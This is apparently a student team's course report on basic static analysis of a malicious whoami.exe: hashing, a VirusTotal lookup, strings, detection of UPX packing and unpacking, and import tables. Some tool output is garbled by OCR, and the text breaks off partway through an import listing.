Project 1

CPSC-458-02: Malware Analysis
Fall 2023

Kiet Hoang, Tung Nguyen, Donald Novasky, Katie Tran, Kayden Vu

Table of Contents

Assignment & Requirements

I. Malware Sample

A colleague has found a version of whoami.exe in C:\Windows\System32 that does not appear to be the genuine Windows whoami.exe command-line utility. A ZIP file named project1.zip should already have been shared with you on Dropbox. This file is encrypted with password malware and is known to contain malware that runs on Windows 10 and 11.

II. Platform

Your analysis should be conducted on a virtual machine running Windows 10 or 11, with a virtual machine running REMnux.

III. Tools

Your analysis should be conducted with the tools described in Chapters 1 and 3 of the textbook or with the newer alternatives posted on the Course Website. While you are welcome to dig deeper into the code with more advanced tools (e.g. Ghidra or x64dbg), you are not required to do so.

IV. Analysis

Your task in this project is to document all information that you can determine about this sample, including any actions that it attempts to perform, even if the actions fail.
Your goal is to determine as much of the behavior of the malware sample as possible. This may mean taking unwise actions from a security standpoint, including running the malware sample as administrator or installing additional software components. This is acceptable as long as you proceed safely.

V. Documenting your results

When you have completed your analysis, submit a report in PDF format documenting your results.
At the beginning of your report, include the following:
The names of each member of the team who participated in the project
The course number, section, and semester
The project number
For each step of your analysis:

1. Identify what is to be done.
2. Document the tools to be used.
3. Describe your results, including definitions, diagrams, screenshots, or code as appropriate.
4. Comment on the results, including references you consulted, variations you considered, or issues you encountered.

*As a rule of thumb, the level of detail in your report should resemble the Detailed Analysis sections of the Solutions to Labs in the textbook.

Basic Static Analysis

I. Hashing


The malware will be hashed using MD5 and SHA-256 to generate unique fingerprints for the malware before we analyze it. The hashes can be used as identifiers or labels for the malware and can be searched online to see if the malware has been identified already.

The outputted MD5 hash for the malware

```
7a6df9f943357ede3413058e01cf610d
```

The command ran to generate the hash for whoami.exe using the MD5 algorithm

```
md5deep64.exe C:\Users\IEUser\Downloads\project1\whoami.exe
```



```
C:\Users\IEUser\Downloads\Tools\md5deep-4.4\md5deep-4.4>md5deep64.exe C:\Users\IEUser\Downloads\project1\who
7a6df9f943357ede3413058e01cf610d  C:\Users\IEUser\Downloads\project1\whoami.exe
```


Figure 1.0 : Screenshot of MD5 Hash

The outputted SHA-256 hash for the malware

```
58bafb55722a7c8aed30cde4d619235d7dcd92f21010e4d1af37381a215b652
e
```

The command ran to generate the hash for whoami.exe using the SHA-256 algorithm

```
sha256deep64.exe C:\Users\IEUser\Downloads\project1\whoami.exe
```




```
C:\Users\IEUser\Downloads\Tools\md5deep-4.4\md5deep-4.4>sha256deep64.exe C:\Users\IEUser\Downloads\project1\w
58bafb55722a7c8aed30cde4d619235d7dcd92f21010e4d1af37381a215b652e  C:\Users\IEUser\Downloads\project1\whoami.e
```

Figure 1.1 : Screenshot of SHA-256 Hash

II. Anti-Virus Scanning:

Now that we have a hash, we can search for it online on VirusTotal, an anti-virus scanner, to see if the malware file has already been identified. If it has not, we can upload the file on VirusTotal so the virus scanner can give a brief overview/report* of the malware's behavior when run in the VirusTotal sandbox. We can use this to verify my findings as we analyze the malware.



58bafb55722a7c8aed30cde4d619235d7dcd92f21010e4d1af37381a215b652e

23 security vendors and no sandboxes flagged this file as malicious

58bafb55722a7c8aed30cde4d619235d7dcd92f21010e4d1af37381a215b652e

whoami.exe

Figure 2.0: Screenshot of Match Found

**For further details on the behavior and details of the malware, view the link to the malware report below.*

References:
https://www.virustotal.com/gui/file/58bafb55722a7c8aed30cde4d619235d7dcd92f21010e4d1af37381a215b652e/detection

III. Finding Strings


To get hints about the program's functionality, we used the strings program to search the executable for strings that could give me information such as error messages, IPs, function names, Windows dynamic link libraries(DLL), etc. These can help me gain a better understanding of what the executable may do. As we look through, we keep in mind that not all strings detected are valid strings and may not give hints about the program's functionality.

Below is the command we ran in Remnux to get the strings of the whoami.exe file. We used “>” and another file name to save the output of strings into the txt file so it is easier to search through and read the output.

```
strings whoami.exe > project1_strings.txt
```

```
!This program cannot be run in DOS mode.$
```

Figure 3.0: Error message string



```
ADVAPI32.dll
comdlg32.dll
GDI32.dll
IMM32.dll
KERNEL32.DLL
MPR.dll
msvcrt.dll
ole32.dll
SHELL32.dll
USER32.dll
USP10.dll
WINMM.dll
WS2_32.dll
RegCloseKey
PrintDlgA
ImmNotifyIME
ExitProcess
GetProcAddress
LoadLibraryA
VirtualProtect
WNetCloseEnum
acos
DoDragDrop
SHGetMalloc
GetDC
ScriptShape
PlaySoundA
bind
```

Figure 3.1 : Strings of functions & dll names

DLLS:

ADVAPI32.dll - provides access to advanced core Windows components (e.g. service manager, registry, etc)

comdlg32.dll - provides command dialog box functionalities (e.g. file opening, file saving, report dialogs)

GDI32.dll - exports graphic driver interface (GDI) functions to perform low-level drawing (e.g. used in XP version of MSPaint)

IMM32.dll - library used by Windows Input Method Manager (IMM) to control various inputs (e.g. typing commands from mouse/keyboard)

KERNEL32.dll - provides essential Windows functionalities (e.g. process/thread management, memory management, file I/O, error handling, etc.)

MPR.dll - associated with Multiple Provider Router (MPR) providing assistance in managing network-related tasks (e.g. network connections, network provider management, network configuration, etc.)

msvcrt.dll - loads modules for Visual C and C++ programs, related to Microsoft C Runtime Library, and includes functions for runtime tasks (e.g. memory allocation, string manipulation, I/O calls)

ole32.dll - provides functions to manage inter-process communication, component object model (COM) functionality, and Object Linking and Embedding (ODE) automation

SHELL32.dll - provides Windows Shell API functions, such as file and folder management, user interface elements, and system operations.

USER32.dll - provides functions related to Windows user interface (e.g. creating and managing windows, handling user input, controlling GUI elements, etc.)

USP10.dll - Uniscribe Unicode script processor that provides Uniscribe services for rendering unicode encoded text and complex text layouts.

WINMM.dll - module for the Windows Multimedia API. Contains low-level audio and joystick functions.

WS2_32.dll - loads a service provider's interface into the system. This dll is typically triggered by an application calling either socket or WSASocket to create a new socket.

Functions:

PrintDlg: used in Windows programming to display the Print dialog box. It allows the user to select a printer, set printing preferences, and initiate a print job.

ImmNotifyIME: related to Input Method Editors (IMEs) in Windows. It notifies an IME that the input context has changed.

ExitProcess: a Windows API function used to terminate the current process and exit the application. It takes an exit code as a parameter.

GetProcAddress: used to retrieve the address of an exported function or variable from a dynamic-link library (DLL) at runtime. It's commonly used for dynamic loading of functions from DLLs.

LoadLibraryA: used to load a dynamic-link library (DLL) into the memory of a process. The "A" in the function name stands for ANSI, indicating that it works with ANSI strings.

VirtualProtect: used to change the protection attributes of a region of memory. It is often used for memory protection and security purposes.

WNetCloseEnum: part of the Windows Networking API and is used to close an enumeration handle previously opened with WNetOpenEnum.

acos: a mathematical function used to calculate the arccosine (inverse cosine) of a value. It's often used in trigonometry and geometry calculations.

DoDragDrop: function in the Windows API used to initiate and manage drag-and-drop operations in graphical user interfaces.

SHGetMalloc: used to obtain a pointer to the IMalloc interface, which is used for memory allocation in the Shell namespace in Windows.

GetDC: Windows API function used to obtain a device context (DC) for a specified window or device. It's often used for drawing graphics on a screen.

ScriptShape: a function in the Uniscribe library (used for complex script rendering in Windows) that performs shaping of text, transforming a string of characters into a sequence of glyphs for rendering.

PlaySoundA: used to play a sound specified by a filename or resource identifier. The "A" in the function name indicates it works with ANSI strings.


Bind: The term "bind" is quite generic and can refer to various operations in different contexts. It may refer to binding a socket in network programming or binding data to a user interface control, among other possibilities.

References:
Basic Static analysis of malware and common Dll | by Karthik Kumar Reddy | mrx_007 | Medium
Initialization - Win32 apps | Microsoft Learn

IV. Detect-It-Easy

Detect-It-Easy will be used to analyze the file properties such as whether or not the executable is packed and the type of packer used, and other information such as compiler, linker, and operating system that the file is intended to run in.

Detect-It-Easy has identified the file type as PE64 and that it was packed using UPX version 4.10 packer and the compression specifications, NVR and brute, used by the UPX packer when packing the program. The use of packing to make it more difficult to analyze may hint that the executable could be malicious. The entry point of the executable is 00000001406445e0. Some more information gathered was the intended operating system for the program to run on and the tools used to develop, compile, and link it.



File name: C:\Users\IEUser\Downloads\project1\whoami.exe

File type: PE64 | File size: 1.69 MiB | Base address: 0000000140000000 | Entry point: 00000001406445e0 | ✓ Advanced

Sections: 0003 | Time date stamp: 2023-09-14 01:57:53 | Size of image: 00652000

Scan: Automatic | Endianness: LE | Mode: 64-bit | Architecture: AMD64 | Type: Console

```
PE64
    Operation system: Windows(Vista)[AMD64, 64-bit, Console]   S   ?
    Packer: UPX(4.10)[NRV,brute]                                S   ?
    Compiler: Microsoft Visual C/C++                            S   ?
    Linker: Microsoft Linker(14.0)                              S   ?
    Tool: Visual Studio                                         S   ?
    Linker: Microsoft Linker(14.0)[Console64,console]           S   ?
```

✓ Recursive scan ✓ Deep scan ☐ Heuristic scan ✓ Verbose ☐ All types | 100% | 672 msec

Figure 4.0: Detect-It-Easy Results for PE64 file type


Analysis:

References:
https://medium.com/@fox_ptr/malware-behavioral-analysis-fundamentals-824f70c344c5
https://www.hexacorn.com/blog/2023/04/21/using-detect-it-easy-to-detect-it-easy/

V. UPX

Now that we know the malware is packed I'll use UPX to decompress the file,so we can perform further analysis. We made a copy of the whoami.exe file called whoami2.exe so we can compare.

> upx -d whoami2.exe




```
remnux@remnux:~/Downloads/project1$ upx -d whoami2.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   5042176 <-   1768448   35.07%    win64/pe     whoami2.exe

Unpacked 1 file.
```

Figure 5.0: Screenshot of packing command

Going back to strings:




```
round
square
stroke-linejoin
bevel
miter-limit
stroke-dasharray
stroke-dashoffset
font
font-family
courier
monospace
roman;serif
font-size
font-style
italic
oblique
font-weight
bold
bolder
text-anchor
```

Figure 5.1: Some Functions hinting at a GUI

Now that it's unpacked, I'll go back to the strings static analysis step to see the difference. Upon running the strings program on whoami2.exe, we can see that there are significantly more functions and errors in the output. In addition to that we can see some functions that may hint at a GUI(e.g. round, square, bevel, etc). Unpacking the malware allows me to gain more information from analysis.

VI. Dependencies

We can use dependencies to view the dll's the executable uses and view specific functions to gain a better understanding of what the malware might do and also reconfirm our findings from our strings analysis. We included the two screenshots below to further illustrate how unpacking the file can provide us with more useful information throughout the analysis.




```
whoami2.exe
  KERNEL32.DLL
  ADVAPI32.dll
  comdlg32.dll
  GDI32.dll
  IMM32.dll
  MPR.dll
  msvcrt.dll
  ole32.dll
  SHELL32.dll
  USER32.dll
  USP10.dll
  WINMM.dll
  WS2_32.dll
```

PI	Ordinal	Hint	Function	Module
	N/A	0 (0x0000)	AcquireSRWLockExclusive	KERNEL32.DLL
	N/A	0 (0x0000)	CloseHandle	KERNEL32.DLL
	N/A	0 (0x0000)	CompareFileTime	KERNEL32.DLL
	N/A	0 (0x0000)	CopyFileW	KERNEL32.DLL
	N/A	0 (0x0000)	CreateDirectoryW	KERNEL32.DLL
	N/A	0 (0x0000)	CreateEventA	KERNEL32.DLL
	N/A	0 (0x0000)	CreateFileA	KERNEL32.DLL
	N/A	0 (0x0000)	CreateFileMappingA	KERNEL32.DLL

E	Ordinal	Hint	Function	VirtualAddı
	1 (0x0001)	N/A	AcquireSRWLockExclusive	NTDLL.Rt
	2 (0x0002)	N/A	AcquireSRWLockShared	NTDLL.Rt
	3 (0x0003)	N/A	ActivateActCtx	0x0001e5
	4 (0x0004)	N/A	ActivateActCtxWorker	0x0001ad
	5 (0x0005)	N/A	AddAtomA	0x000218
	6 (0x0006)	N/A	AddAtomW	0x000105
	7 (0x0007)	N/A	AddConsoleAliasA	0x00022b
	8 (0x0008)	N/A	AddConsoleAliasW	0x00022b

	Module	Machine	Type	File Size	Image Base	Virtual Size	Entry point
	KERNEL32.DLL	AMD64	Dll; Executable	0x000b1590	0x180000000	0x000b3000	0x00018290
	ADVAPI32.dll	AMD64	Dll; Executable	0x000a1108	0x180000000	0x000a3000	0x000140f0
	comdlg32.dll	AMD64	Dll; Executable	0x0011e200	0x180000000	0x00127000	0x0002c750

Figure 6.0: Dependencies for decompressed whoami2.exe file



```
KERNEL32.D
  ADVAPI32.dll
  comdlg32.dll
  GDI32.dll
  IMM32.dll
  KERNEL32.DLL
  MPR.dll
  msvcrt.dll
  ole32.dll
  SHELL32.dll
  USER32.dll
  USP10.dll
  WINMM.dll
  WS2_32.dll
```


PI	Ordinal	Hint	Function	Module	Delayed	Demangler
	N/A	0 (0x0000)	NoneeL32.DLI	NoneeL32.DI	Nonee	None
	Non	NoneeL32.I	NoneeL32.DL	NoneeL32.DI	Nonee	KERN
	Non	NoneeL32.I	NoneeL32.DLI	NoneeL32.DI	Nonee	None
	Non	NoneeL32.I	NoneeL32.DLI	NoneeL32.DI	Nonee	None

E	Ordinal	Hint	Function	VirtualAddress	Demangler
	1 (0x0001)	N/A	AcquireSRWLockExclusive	NTDLL.RtlAcquireS	None
	2 (0x0002)	N/A	AcquireSRWLockShared	NTDLL.RtlAcquireS	None
	3 (0x0003)	N/A	ActivateActCtx	0x0001e5f0	None
	4 (0x0004)	N/A	ActivateActCtxWorker	0x0001adf0	None
	5 (0x0005)	N/A	AddAtomA	0x00021800	None
	6 (0x0006)	N/A	AddAtomW	0x00010550	None
	7 (0x0007)	N/A	AddConsoleAliasA	0x00022b70	None
	8 (0x0008)	N/A	AddConsoleAliasW	0x00022b80	None

	Module	Machine	Type	File Size	Image Base	Virtual Size	Entry point
	0x000000020a	0x000	0x000000020able	0x00000002	0x000000020	0x00000002	0x00000002
	0x000000020a	0x000	0x000000020able	0x00000002	0x000000020	0x00000002	0x00000002
	GDI32.dll	AMD64	Dll; Executable	0x00026560	0x180000000	0x00029000	0x000040e0

Figure 6.1: Dependencies for compressed whoami.exe file

VII. PE-Bear




```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0 1 2 3 4 5 6 7 8 9 A B C D E F
0    4D 5A 78 00 01 00 00 00 04 00 00 00 00 00 00 00   M Z x . . . . . . . . . . . . .
10   00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   . . . . . . . . @ . . . . . . .
20   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   . . . . . . . . . . . . . . . .
30   00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00   . . . . . . . . . . . . x . . .
40   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   . . º . . ´ . Í ! ¸ . L Í ! T h
50   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   i s . p r o g r a m . c a n n o
60   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t . b e . r u n . i n . D O S .
70   6D 6F 64 65 2E 24 00 00 50 45 00 00 64 86 03 00   m o d e . $ . . P E . . d . . .
```

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder
1AF800	ADVAPI32.dll	1	FALSE	0	0	0
1AF814	comdlg32.dll	1	FALSE	0	0	0
1AF828	GDI32.dll	1	FALSE	0	0	0
1AF83C	IMM32.dll	1	FALSE	0	0	0
1AF850	KERNEL32.DLL	4	FALSE	0	0	0
1AF864	MPR.dll	1	FALSE	0	0	0
1AF878	msvcrt.dll	1	FALSE	0	0	0
1AF88C	ole32.dll	1	FALSE	0	0	0
1AF8A0	SHELL32.dll	1	FALSE	0	0	0
1AF8B4	USER32.dll	1	FALSE	0	0	0
1AF8C8	USP10.dll	1	FALSE	0	0	0
1AF8DC	WINMM.dll	1	FALSE	0	0	0
1AF8F0	WS2_32.dll	1	FALSE	0	0	0

ADVAPI32.dll [1 entry]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
651118	RegCloseKey	-	-	65128E	-	0

Figure 7.0: Imports of whoami.exe from PE-Bear view



ADVAPI32.dll [1 entry]

Call via	Name
651118	RegCloseKey

comdlg32.dll [1 entry]

Call via	Name
651128	PrintDlgA

GDI32.dll [1 entry]

Call via	Name
651138	Arc

IMM32.dll [1 entry]

Call via	Name
651148	ImmNotifyIME

MPR.dll [1 entry]

Call via	Name
651180	WNetCloseEnum

KERNEL32.DLL [4 entries]

Call via	Name
651158	LoadLibraryA
651160	ExitProcess
651168	GetProcAddress
651170	VirtualProtect

msvcrt.dll [1 entry]

Call via	Name
651190	acos

ole32.dll [1 entry]

Call via	Name
6511A0	DoDragDrop

SHELL32.dll [1 entry]

Call via	Name
6511B0	SHGetMalloc

USER32.dll [1 entry]

Call via	Name
6511C0	GetDC

USP10.dll [1 entry]

Call via	Name
6511D0	ScriptShape

WINMM.dll [1 entry]

Call via	Name
